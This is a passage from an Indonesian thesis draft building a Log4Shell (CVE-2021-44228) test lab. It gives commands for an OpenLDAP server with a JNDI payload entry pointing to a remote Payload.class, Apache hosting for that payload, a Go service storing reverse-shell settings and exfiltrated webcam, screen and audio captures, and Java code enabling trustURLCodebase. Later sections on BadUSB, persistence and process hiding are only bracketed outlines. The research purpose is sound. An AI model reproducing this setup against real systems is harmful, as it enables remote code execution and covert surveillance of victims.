appender.rolling.layout.type = PatternLayout
appender.rolling.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%-5p) %m%n
#-----
appender.rolling.policies.time.type = TimeBasedTriggeringPolicy
appender.rolling.policies.time.interval = 1
#-----
logger.rolling.level = debug
logger.rolling.appenderRef.rolling.ref = RollingFile
```

Dalam bentuk implementasinya, berikut pada gambar 4.6 merupakan tampilan antarmuka dari aplikasi beserta beberapa contoh bentuk tampilan log yang dapat terbuat dari kedua fitur utama aplikasi yang dijelaskan sebelumnya:



Gambar 4.6 Tampilan antarmuka pada aplikasi desktop GUI

4.2.2 Implementasi Sistem Penyerang

4.2.2.1 Instalasi dan Konfigurasi Layanan OpenLDAP

Proses pengembangan layanan LDAP dilakukan di dalam container A, beserta dengan spesifikasi yang dijabarkan pada tabel 4.1. Tahapan diawali dengan membangun container A lalu melakukan instalasi dependensi yang dibutuhkan oleh sistem. Berikut perintah yang digunakan untuk membuat container, sekaligus untuk menjalankannya:


```
$ docker pull ubuntu:20.04
$ docker run -p 2000-2100:2000-2100 --hostname "ldap-http-attacker" -it --privileged -e "TERM=xterm-256color" --name "ldap-http-attacker" ubuntu:20.04 /bin/bash
```

Setelah mendapatkan akses shell dari container A dengan hak akses root, maka instalasi dependensi dapat dilakukan. Tahap ini mencakup instalasi paket editor teks serta program pendukung untuk layanan OpenLDAP. Selain instalasi, proses juga mencakup konfigurasi layanan seperti pengaturan nomor port serta penyesuaian tingkat dasar RDN dan URI untuk mengakses layanan LDAP. Hal ini disesuaikan dengan skema DIT pada gambar 4.2. Perintah yang dapat digunakan sebagai berikut:

```
$ apt-get install net-tools nano curl slapd ldap-utils
```

```
$ dpkg-reconfigure slapd
```

Perintah `dpkg-reconfigure slapd` akan memberikan suatu menu konfigurasi yang digunakan untuk mengisi Domain Name System (DNS), nama organisasi, serta kata sandi untuk entri admin dalam layanan LDAP. Pengisian DNS akan disesuaikan dengan struktur dari tingkat dasar RDN, yaitu `attacker.com`. DNS tersebut akan dibentuk oleh LDAP menjadi suatu Domain Component (DC) yang independen, dengan bentuk `dc=attacker,dc=com`. Hal ini dapat diverifikasi dengan menggunakan perintah `slapcat` untuk menampilkan seluruh entri dalam layanan dengan susunan struktur database. Berikut adalah penggunaan perintah `slapcat` untuk melihat tingkat dasar RDN:




```
root@ldap-http-attacker:~$ slapcat
dn: dc=attacker,dc=com
objectClass: top
objectClass: dcObject
objectClass: organization
o: attacker.com
dc: attacker
structuralObjectClass: organization
entryUUID: ec86b554-6d88-103c-98bb-e328b813763d
creatorsName: cn=admin,dc=attacker,dc=com
createTimestamp: 20220521193532Z
entryCSN: 20220521193532.886978Z#000000#000#000000
modifiersName: cn=admin,dc=attacker,dc=com
modifyTimestamp: 20220521193532Z
```

Gambar 4.7 Tingkat dasar RDN dalam layanan LDAP

Pada gambar 4.7 diatas, dikarenakan RDN merupakan entri dasar, maka seluruh DN dibawahnya akan diawali RDN tersebut. Hal ini dapat dilihat pada DN dari admin dalam atribut `creatorsName`. Sebelum dapat menambahkan entri payload, secara bawaan, layanan LDAP tidak memuat konfigurasi untuk skema Java, yang mencakup seluruh object class nya. Skema tersebut tersedia dalam direktori `/etc/ldap/schema/` beserta dengan berkas LDIF nya. Untuk menambahkan skema Java ke dalam konfigurasi LDAP, berikut perintah yang dapat digunakan dengan memakai berkas `java.ldif` yang tersedia:

```
$ ldapadd -Y EXTERNAL -H ldapi:/// -f /etc/ldap/schema/
java.ldif
```

Setelah berhasil menambahkan konfigurasi skema Java, tahap selanjutnya yaitu pembuatan berkas LDIF untuk entri payload. Adapun atribut yang disesuaikan dari spesifikasi pada rancangan skema LDAP di tabel 4.2. Berikut pada gambar 4.8 merupakan isi dari berkas `payload.ldif` yang akan digunakan:



```

root@ldap-http-attacker: ~/tools
root@ldap-http-attacker:~/tools# cat payload.ldif && echo
dn: cn=1807422020,dc=attacker,dc=com
objectClass: device
objectClass: javaNamingReference
cn: 1807422020
javaCodeBase: http://192.168.1.9:2022/
javaClassName: http://192.168.1.9:2022/Payload.class
javaFactory: Payload

```

Gambar 4.8 Isi berkas `payload.ldif`

Untuk menambah entri yang terdapat pada berkas `payload.ldif` ke dalam layanan LDAP, perintah `ldapadd` dapat digunakan dengan menspesifikasikan DN dari entri admin sebagai peran pengelolanya. Adapun opsi `-x` yang digunakan sebagai tahap autentikasi oleh entri admin. Berikut perintah yang digunakan:

```
$ ldapadd -x -D cn=admin,dc=attacker,dc=com -W -f payload.ldif
```

Setelah entri berhasil dimasukkan, layanan dapat dikonfigurasi terkait nomor port terlebih dahulu sebelum diverifikasi entrinya dari luar sistem. Merujuk pada topologi jaringan di gambar 4.2, nomor port bawaan layanan LDAP akan diubah dari nomor `:389` menjadi `:2038`. Nomor port ini disesuaikan dengan cangkupan port binding dari container A yang telah dibuat. Berikut merupakan perubahan konfigurasi menggunakan editor teks nano pada berkas `/etc/default/slapd` dan `/etc/ldap/ldap.conf`:


```

$ nano /etc/default/slapd
# SLAPD_SERVICES="ldap://127.0.0.1:389/ ldaps:/// ldapi:///"
SLAPD_SERVICES="ldap://:2038/ ldapi:///"

$ nano /etc/ldap/ldap.conf
# BASE <base> && URI <ldap[si]://[name[:port]]...>
BASE    dc=attacker,dc=com
URI      ldap://172.17.0.2:2038

```

Untuk memverifikasi entri yang telah tersimpan, perintah yang digunakan adalah `ldapsearch`. Dengan menggunakan `ldapsearch`, filterisasi dilakukan pada entri dengan RDN tertentu. Berikut pada gambar 4.9 merupakan pencarian entri payload dengan RDN `cn=1807422020`. Pencarian ini diakses melalui alamat IPv4 mesin laptop A untuk menguji konektivitas container A terhadap jaringan LAN:



```

root@ldap-http-attacker: ~
root@ldap-http-attacker:~# ldapsearch -x -LLL -b dc=attacker,dc=com '(cn=1807422020)' -h 192.168.1.9:2038 -u
dn: cn=1807422020,dc=attacker,dc=com
ufn: 1807422020, attacker.com
objectClass: device
objectClass: javaNamingReference
cn: 1807422020
javaFactory: Payload
javaCodebase: http://192.168.1.9:2022/
javaClassName: http://192.168.1.9:2022/Payload.class

```

Gambar 4.9 Verifikasi entri payload dalam layanan LDAP

4.2.2.2 Instalasi dan Konfigurasi Layanan Apache HTTP Server

Pengembangan layanan HTTP menggunakan Apache HTTP Server dilakukan pada docker container yang sama pada sebelumnya. Adapun tujuan utama dari penggunaan layanan ini yaitu untuk mengindekskan payload yang akan digunakan oleh layanan LDAP sebagai bentuk referensi alamat payload nya. Dengan menggunakan akses shell yang telah didapatkan, instalasi paket `apache2` dapat dilakukan. Berikut perintah yang digunakan pada tahap instalasi:

```
$ apt-get install apache2
```

Setelah instalasi selesai, tahap selanjutnya yaitu pembuatan suatu virtual host. Hal ini ditunjukkan agar layanan HTTP dapat mengindekskan direktori yang berbeda dalam nomor port yang berbeda pula. Nomor port yang akan dikonfigurasi adalah menjadi `:2022`, yang sesuai dalam tabel 4.2, serta alamat direktori dasarnya yaitu `/var/www/log4j`. Berikut merupakan perintah untuk pembuatan direktori serta penambahan konfigurasi `apache2` terhadap virtual host yang baru:

```

$ mkdir /var/www/log4j
$ cp /etc/apache2/sites-available/000-default.conf
  /etc/apache2/sites-available/log4j.conf

```

```
$ nano /etc/apache2/sites-available/log4j.conf
# <VirtualHost *:80>
# DocumentRoot /var/www/html
<VirtualHost *:2022>
DocumentRoot /var/www/log4j

$ nano /etc/apache2/ports.conf
# Listen 80
Listen 2022
```

Tahapan yang terakhir yaitu mengaktifkan konfigurasi virtual host tersebut. Hal ini dilakukan dengan membuat symbolic link di dalam direktori /etc/apache2/site-enabled agar layanan dapat membaca direktori yang telah dibuat dalam nomor port nya. Berikut merupakan penggunaan perintah dalam mengaktifkan konfigurasi virtual host serta menyalakan ulang layanan untuk menggunakan konfigurasi yang terbaru:


```
$ a2ensite /etc/apache2/sites-available/log4j-web.conf
$ service apache2 restart
```

4.2.2.3 Pengembangan Aplikasi Layanan HTTP Go

Aplikasi layanan HTTP dalam bahasa pemrograman Go dirancang untuk dapat menyediakan aspek modularitas terhadap proses pengujian yang efektif. Hal tersebut disebabkan oleh konfigurasi pada modul pengujian yang bersifat sentralisasi terhadap layanan yang independen; memungkinkan banyak mesin penyerang bekerja pada target yang sama dalam satu waktu.


Terdapat dua endpoint yang akan digunakan pada layanan, yaitu /properties, sebagai penyedia konfigurasi untuk modul pengujian lain, serta /captures, untuk menyimpan tangkapan sumber daya dari sistem target secara hardcoded ke dalam data layanan. Adapun penggunaan format JavaScript Object Notation (JSON) untuk mempermudah modul pengujian dalam mengakses maupun mengolah data di dalamnya

Berikut pada gambar 4.10 dan 4.11 merupakan alur kerja dalam pengaksesan endpoint /properties dengan metode GET dan PATCH:



Gambar 4.10 Activity diagram pada endpoint properties dengan metode GET

Gambar 4.10 di atas merupakan activity diagram dalam mendapatkan atribut properti yang tersimpan di dalam layanan. Dengan akses tersebut, penyerang dapat mengambil sebagian ataupun seluruh atribut untuk digunakan dalam modul pengujian lain sebagai bentuk konfigurasinya. Selain itu, hal ini juga digunakan dalam memeriksa konfigurasi secara umum melalui peramban penyerang.



Gambar 4.11 Activity diagram pada endpoint properties dengan metode PATCH

Gambar 4.11 di atas merupakan activity diagram dalam memodifikasi atribut properti dalam layanan. Pendekatan ini dilakukan dengan mengisi data di dalam badan request HTTP dengan format JSON terhadap atribut yang akan diubah.

Adapun pemilihan metode PATCH dibandingkan dengan metode PUT. Hal ini dikarenakan metode PATCH tidak membutuhkan seluruh atribut dalam data untuk dapat melakukan pembaharuan, sehingga dapat memberikan fleksibilitas dalam memodifikasi sebagian ataupun seluruh atribut properti dalam satu waktu.

Berikut merupakan bentuk penyimpanan untuk atribut properties menggunakan tipe koleksi struct dalam format JSON:


```
type property struct {
    HOST          string `json:"HOST"`
    SHELL          string `json:"SHELL"`
    PORT_LISTENER  string `json:"PORT_LISTENER"`
    PORT_JAVA_HTTP string `json:"PORT_JAVA_HTTP"` }
type allProperties []property;
var properties = allProperties{};
```

Terdapat empat atribut utama yang digunakan sebagai konfigurasi utama, Yang dijabarkan sebagai berikut:

- HOST, alamat IPv4 dari mesin target dalam jaringan LAN
- SHELL, tipe shell yang akan digunakan dalam melakukan reverse shell
- PORT_LISTENER, nomor port dalam melakukan reverse shell
- PORT_JAVA_HTTP, nomor port untuk layanan HTTP Java yang dijalankan di dalam sistem target


Adapun pada gambar 4.12 dan 4.13 merupakan alur kerja dalam pengaksesan endpoint /captures dengan metode GET dan POST.

Gambar 4.12 di bawah merupakan activity diagram dalam mendapatkan seluruh hasil tangkapan sumber daya dari mesin target. Data tangkapan tersebut meliputi rekaman audio mikropon, foto tangkapan layar, serta foto kamera web. Seluruh data yang tersimpan teformat ke dalam bentuk JSON, sehingga membutuhkan nomor indeks dari data yang akan diolah atau diakses. Dikarenakan seluruh data tangkapan tersimpan dalam layanan tersendiri, pengunduhan data secara lokal dapat dilakukan di berbagai macam platform milik penyerang.



Gambar 4.12 Activity diagram pada endpoint captures dengan metode GET

Gambar 4.13 di bawah merupakan activity diagram dalam menambah data tangkapan sumber daya ke dalam layanan. Hal ini dapat dilakukan apabila penyerang telah berhasil mendapatkan akses sistem target secara remote, yang ditunjukkan sebagai salah satu bentuk tahapan pasca eksploitasi. Kecepatan dari penambahan data menggunakan metode POST akan tergantung dari besarnya data tangkapan yang dikirim.



Gambar 4.13 Activity diagram pada endpoint captures dengan metode POST

Berikut merupakan bentuk penyimpanan untuk atribut captures menggunakan tipe koleksi struct dalam format JSON:

```

type ENCODING struct {
    EXTENSION string `json:"EXTENSION"`
    BASE32     string `json:"BASE32"` }
type capture struct {
    TYPE      string `json:"TYPE"`
    TITLE     string `json:"TITLE"`
    TIMESTAMP string `json:"TIMESTAMP"`
    ENCODING  ENCODING `json:"ENCODING"` }
type allCaptures []capture;
var captures = allCaptures{};

```

Terdapat enam atribut utama yang digunakan sebagai konfigurasi utama, Yang dijabarkan sebagai berikut:

- TYPE, bentuk dari sumber data tangkapan (webcam, screen, audio)
- TITLE, judul atau nama yang diberikan untuk data tangkapan
- TIMESTAMP, waktu jam dan tanggal saat data berhasil tersimpan
- ENCODING, bentuk nested JSON terhadap atribut inti dari data tangkapan
- EXTENSION, ekstensi berkas dari data tangkapan (JPEG, PNG, WAV)
- BASE32, data tangkapan yang akan dikirim melalui proses encoding dalam format BASE32, sehingga dapat tersimpan secara hardcoded

Dalam bentuk implementasinya, berikut merupakan penggunaan dari seluruh endpoint layanan beserta dengan metode nya yang berjalan dalam nomor port :2080, yang disesuaikan dengan topologi jaringan pada gambar 4.1:

```

func main() {
    r := mux.NewRouter().StrictSlash(true);
    r.HandleFunc("/", rootPath).Methods("GET");
    r.HandleFunc("/properties", getProperties).Methods("GET");
    r.HandleFunc("/properties", updateProperties).Methods("PATCH");
    r.HandleFunc("/captures", getCaptures).Methods("GET");
    r.HandleFunc("/captures", addCaptures).Methods("POST");
    log.Fatal(http.ListenAndServe(":2080", r)); }


```

4.2.2.4 Pengembangan Aplikasi Layanan HTTP Java

Aplikasi layanan HTTP dalam bahasa pemrograman Java merupakan salah satu bagian dari vektor serangan pada tahap pengujian. Perbedaan yang signifikan

dengan layanan Apache HTTP Server yaitu perannya yang berjalan di belakang latar dalam sistem target. Dikarenakan layanan terintegrasi dengan library Apache Log4j yang rentan, penyerang dapat melakukan serangan JDNI Injection melalui HTTP request dengan menyesuaikan nilai header-nya. Hal tersebut dapat diraih salah satunya dengan memanfaatkan lemahnya konfigurasi outbound firewall pada sistem target untuk dapat membuka koneksi baru ke dalam jaringan.


Merujuk pada activity diagram dalam gambar 4.14 di bawah, tahap awal aplikasi dimulai dengan mengirimkan HTTP request dengan metode GET kepada endpoint /properties. Dengan mengambilnya nomor port dari atribut PORT_JAVA_HTTP, layanan kemudian dapat berjalan untuk menerima HTTP request yang diberikan oleh penyerang. Untuk dapat melakukan fungsi message lookup substitution sebagai tahap awal eksploitasi, header yang akan dilakukan logging adalah User-Agent, yang merupakan salah atribut umum pada header dalam HTTP request.



Gambar 4.13 Activity diagram pada aplikasi layanan HTTP Java

Adapun gambar 4.14 di bawah merupakan class diagram dari aplikasi, yang terdiri dari satu package utama dengan adanya dependensi terhadap penggunaan suatu interface yaitu `HttpHandler`. Hadirnya interface tersebut memungkinkan untuk

aplikasi dapat melayani entry point pada layanan dan membangun logika fungsi di dalamnya. Terdapat dua modul utama yang digunakan di dalam modul Main untuk menjalankan fungsinya, yaitu modul Util, untuk mentranslasikan HTTP response yang berbentuk JSON untuk disimpan ke dalam tipe data array, serta modul ExploitHanlder, yang merupakan implementasi dari interface HttpHandler tersebut. Berikut pada gambar 4.14 merupakan referensi dari struktur aplikasi dan dependensinya terhadap interface dalam perannya sebagai layanan HTTP:



Gambar 4.14 Class diagram pada aplikasi layanan HTTP Java

Terhadap integrasinya dengan library Apache Log4j, aplikasi layanan HTTP ini memiliki atribut dependency yang sama seutuhnya dengan aplikasi desktop GUI, yang mana didedikasikan sebagai layanan yang rentan. Walaupun begitu, layanan ini dirancang dengan fungsi logging Apache Log4j tidak dalam format berkas, melainkan bentuk console, atau sekedar tampilan teks pada terminal. Adanya pendekatan ini diharapkan dapat meminimalisir bekas jejak serangan pada sistem target. Berikut adalah contoh bentuk konfigurasi Apache Log4j sederhana yang menggunakan format properties untuk dapat logging ke dalam bentuk console:

```


name = Log4j2PropertiesConfig
#-----
appender.console.type = Console
appender.console.name = consoleLogger
appender.console.layout.type = PatternLayout
appender.console.layout.pattern = [%d{dd/MM/yy HH:mm:ss}] (%-5p) %m%n
#-----
  
```

```
rootLogger.level = debug
rootLogger.appenderRef.stdout.ref = consoleLogger
```

Dalam bentuk implementasinya, berikut merupakan potongan isi dari fungsi main pada modul Main. Dalam menjalankan layanan HTTP, adapun nomor port yang diambil terlebih dahulu dari endpoint /properties dengan memanfaatkan fungsi jsonParser dalam modul Util. Agar membuat serangan lebih stabil, adapun penggunaan properti sistem trustURLCodebase yang bernilai true. Pendekatan ini didedikasikan agar layanan tetap dapat mengeksekusi payload dalam layanan LDAP secara remote, terlepas dari versi Java yang tersedia pada sistem target.

```
public static void main (String[] args) throws Exception {
    System.setProperty("com.sun.jndi ldap.object.trustURLCodebase", "true");
    String[] json = Util.jsonParser("http://192.168.1.9:2080/properties");
    port = Integer.parseInt(json[3]);
    //-----
    HttpServer server = HttpServer.create(new InetSocketAddress(port), 0);
    server.createContext("/", new ExploitHandler());
    server.setExecutor(null);
    server.start();
}
```

Berikut pada gambar 4.15 merupakan tampilan console layanan dalam melakukan logging header User-Agent dari aplikasi menggunakan beberapa program HTTP client yang tersedia, yaitu sebagai berikut:



```
root@ldap-http-attacker: ~/tools/log4shell-white-box/red/mvn-web-exploit
root@ldap-http-attacker:~/tools/log4shell-white-box/red/mvn-web-exploit# java -jar target/payload-6.22.jar
[02/09/22 20:57:00] (DEBUG) starting log4shell http server at :49152 ...
[02/09/22 20:57:33] (INFO ) User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.114 Safari/537.36
[02/09/22 20:57:33] (INFO ) User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/103.0.5060.114 Safari/537.36
[02/09/22 20:58:45] (INFO ) User-Agent: curl/7.68.0
[02/09/22 20:59:40] (INFO ) User-Agent: python-requests/2.18.3
```

Gambar 4.15 Tampilan logging pada aplikasi layanan HTTP Java

4.2.2.5 Pengembangan Payload Java

[snippet properties, nama Object, reverseshell]

[minimum viable product]

4.2.2.6 Pengembangan BadUSB

[instalasi + setup full]

[pembuatan base64 script]

4.3 Pengujian Kerentanan Aplikasi pada Sistem Target

[PTES]

4.3.1 Pre-Engagement

[dokumentasi]

4.3.2 Intelligence Gathering

[dalemin info info aplikasi gui + sistem client]

[OWASP dependency check]

[OSSIndex Maven]

4.3.3 Threat Modelling

[attended : act. diag ☹ client (user // gui) & attacker (ldap // http // system)]

[unattended : act. diag ☹ client (system) & attacker (java // ldap // http // system)]

[aset primer]

[aset sekunder]

4.3.4 Vulnerability Analysis

[dalemin cve-2021-44228]

[bikin cvss internal, base score ambil dari official, kita yg environ]

[attack trees]

[deskripsi lab testing]

[hardware spec + container + bad usb]

[software spec + tools]

4.3.5 Exploitation

[berdasarkan attack tree : 2 attack vector]

[BadUSB M alware + Hands-on-Keyboards]

4.3.6 Post-Exploitation

[cronjob – daemon persistence]

[libprocesshider.c – hide process]

4.3.7 Reporting

[mitigasi untuk exploit & post-exploitation]

4.3.8 Post-Mitigation Exploitation

[ulang tahapan exploit & post-exploitation]

4.4 Hasil Pengujian Aplikasi dan Sistem

[hasil pengujian whitebox, baik untuk aplikasi dan kerentanan sistem]

4.4.1 Evaluasi Hasil Pengujian Aplikasi

[1 : pengembangan sistem dan tools instrumen penelitian untuk wbox]

4.4.2 Evaluasi Hasil Pengujian Kerentanan Sistem

[2 : tingkat keberhasilan mitigasi terhadap ancaman RAT]

[2 : pengaruh performa sistem terhadap ancaman RAT]

BAB V

PENUTUP

5.1 Kesimpulan

ABC

5.2 Saran

ABC

DAFTAR PUSTAKA

Achmad, Y.F. and Yulfitri, A. (2020) 'Pengujian Sistem Pendukung Keputusan Menggunakan Black Box Testing Studi Kasus E-Wisudawan Di Institut Sains Dan Teknologi Al-Kamal', *Jurnal Ilmu Komputer*, 5, p. 42.

Apache (2021) *Apache Log4j Security Vulnerabilities*, Apache Software Foundation. Available at: <https://logging.apache.org/log4j/2.x/security.html> (Accessed: 17 March 2022).

Apache (2022) *Apache Log4j 2 v. 2.17.2 User's Guide*, Apache Software Foundation. Available at: <https://logging.apache.org/log4j/2.x/log4j-users-guide.pdf> (Accessed: 31 March 2022).

Biswas, S. *et al.* (2018) *A Study on Remote Code Execution Vulnerability in Web Applications*, *International Conference on Cyber Security and Computer Science*. Available at: <https://www.researchgate.net/publication/328956499>.

Bojović, P.D. *et al.* (2019) 'The rising threat of hardware attacks: A keyboard attack case study', (November), pp. 1–7. Available at: <https://www.researchgate.net/publication/331312670>.

Calín, M. *et al.* (2020) *Software Vulnerabilities Overview: A Descriptive Study*, *Tsinghua Science and Technology*. doi:10.26599/TST.2019.9010003.

CEH (2013) *Trojans and Backdoors - Module 06*, EC-Council. Available at: <http://securitvwatch.pcmag.com>.

Cisco (2021) *Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021*. Available at: <https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-apache-log4j-qRuKNEbd>.

CVE (2021) *CVE-2021-44228*, CVE Mitre Org. Available at: <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228> (Accessed: 4 May 2022).

